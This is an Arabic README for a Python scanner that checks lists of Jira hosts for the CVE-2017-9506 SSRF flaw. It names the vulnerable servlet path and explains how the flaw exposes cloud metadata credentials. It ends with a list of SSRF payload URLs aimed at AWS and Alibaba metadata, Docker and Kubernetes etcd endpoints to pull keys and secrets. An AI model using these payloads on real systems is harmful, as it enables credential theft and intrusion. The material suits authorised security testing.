
 random-robbie/jira-scan
CVE-2017-9506 - SSRF

تم الاختبار فقط مع PYTHON 3
قدّم قائمة بمواقع الويب المراد اختبارها دون بادئة http أو https، وسيتم اختبار كل منها بحثًا عن ثغرة SSRF.
تسمح IconUriServlet الخاصة بإضافة Atlassian OAuth من الإصدار 1.3.0 قبل الإصدار 1.9.12 ومن الإصدار 2.0.0 قبل الإصدار 2.0.4 للمهاجمين عن بُعد بالوصول إلى محتوى موارد الشبكة الداخلية و/أو تنفيذ هجوم XSS عبر تزوير الطلبات من جانب الخادم (SSRF).
وفقًا لـ Atlassian Jira، فإن الإصدارات التالية مصابة بالثغرة:
يمكن الوصول إلى الـ servlet المصاب على:
/plugins/servlet/oauth/users/icon-uri?consumerUri=<URL>
نظرًا لأن الخادم يجلب أي عنوان URL يُقدَّم في consumerUri، يمكن للمهاجم أن يجعل نسخة Jira تطلب موارد داخلية. في سلسلة هجوم كاملة، يُستخدم هذا الـ SSRF عادةً للحصول على رمز تفويض OAuth أو سرقة بيانات اعتماد السحابة: على سبيل المثال، في النسخ المستضافة على AWS يمكن توجيه الـ servlet إلى خدمة بيانات وصفية لمثيل EC2 (http://169.254.169.254/latest/meta-data/iam/security-credentials/)، مما يُرجع بيانات اعتماد دور IAM التي تتضمن مفاتيح وصول AWS مؤقتة. تُعكس استجابة الـ servlet مرة أخرى إلى المهاجم، لذا فإن أي شيء تُرجعه نقطة النهاية الداخلية — رموز OAuth، أو البيانات الوصفية، أو مخرجات الخدمة الداخلية — يمكن قراءته مباشرةً من استجابة HTTP.
في هجوم تزوير الطلب من جانب الخادم (SSRF)، يمكن للمهاجم إساءة استخدام وظائف على الخادم لقراءة الموارد الداخلية أو تحديثها. يمكن للمهاجم تقديم أو تعديل عنوان URL ستقرأ منه الشيفرة العاملة على الخادم أو ترسل إليه بيانات، ومن خلال اختيار عناوين URL بعناية، قد يتمكن المهاجم من قراءة إعدادات الخادم مثل بيانات AWS الوصفية، أو الاتصال بخدمات داخلية مثل قواعد البيانات المفعّلة عبر HTTP، أو تنفيذ طلبات POST نحو خدمات داخلية غير مخصصة للكشف عنها.
قد تحتوي التطبيق المستهدف على وظائف لاستيراد البيانات من عنوان URL، أو نشر البيانات إلى عنوان URL، أو قراءة البيانات من عنوان URL بطريقة أخرى قابلة للتلاعب. يعدّل المهاجم الاستدعاءات إلى هذه الوظائف بتقديم عنوان URL مختلف تمامًا أو بالتلاعب في كيفية بناء عناوين URL (اجتياز المسار وما إلى ذلك).
عندما يصل الطلب المُتلاعَب به إلى الخادم، تلتقط الشيفرة من جانب الخادم عنوان URL المُتلاعَب به وتحاول قراءة البيانات منه. ومن خلال اختيار عناوين URL مستهدفة، قد يتمكن المهاجم من قراءة البيانات من خدمات غير مكشوفة مباشرةً على الإنترنت:
http://169.254.169.254/latest/meta-data/ حيث يمكن استخراج إعدادات مهمة وأحيانًا مفاتيح مصادقة.file://. قد يستخدم المهاجم أيضًا هذه الوظيفة لاستيراد بيانات غير موثوقة إلى شيفرة تتوقع قراءة البيانات من مصادر موثوقة فقط، وبالتالي التحايل على التحقق من المدخلات.ثبّت التبعيات:
pip install -r requirments.txt
يُثبّت هذا الحزمتين requests وcolorama.
list.txt في نفس الدليل الذي يوجد فيه السكربت، يحتوي على اسم مضيف واحد في كل سطر بدون البادئة http:// أو https://:jira.example.com
jira.otherexample.com
python3 jira-scan.py
يقرأ السكربت كل سطر من list.txt، ولكل اسم مضيف، يرسل طلب GET إلى:
https://<host>/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.com

إذا كان جسم الاستجابة يحتوي على علامة شعار Google، فسيتم الإبلاغ عن المضيف بأنه معرّض للخطر:
[*] Testing: jira.example.com [*]
[*] *********** Jira Vulnerable... Found *********** [*]
وإلا فإنه يطبع [*] Not Vulnerable [*].
حمولات SSRF الممتعة لتجربتها عبر المعامل consumerUri...
AWS — سيسرّب دور IAM مفاتيح AWS
http://169.254.169.254/latest/meta-data/
Alibaba
http://100.100.100.200/latest/meta-data/
Docker — سرد الحاويات
http://127.0.0.1:2375/v1.24/containers/json
Kubernetes ETCD — قد يحتوي على مفاتيح API وعناوين IP داخلية ومنافذ
http://127.0.0.1:2379/v2/keys/?recursive=true
تُقدَّم هذه الأداة لأغراض اختبار الأمان المصرّح به والإفصاح المسؤول فقط. لا تستخدمها ضد أنظمة لا تملك إذنًا صريحًا باختبارها.
Robbie Wiggins — What-Security · GitHub






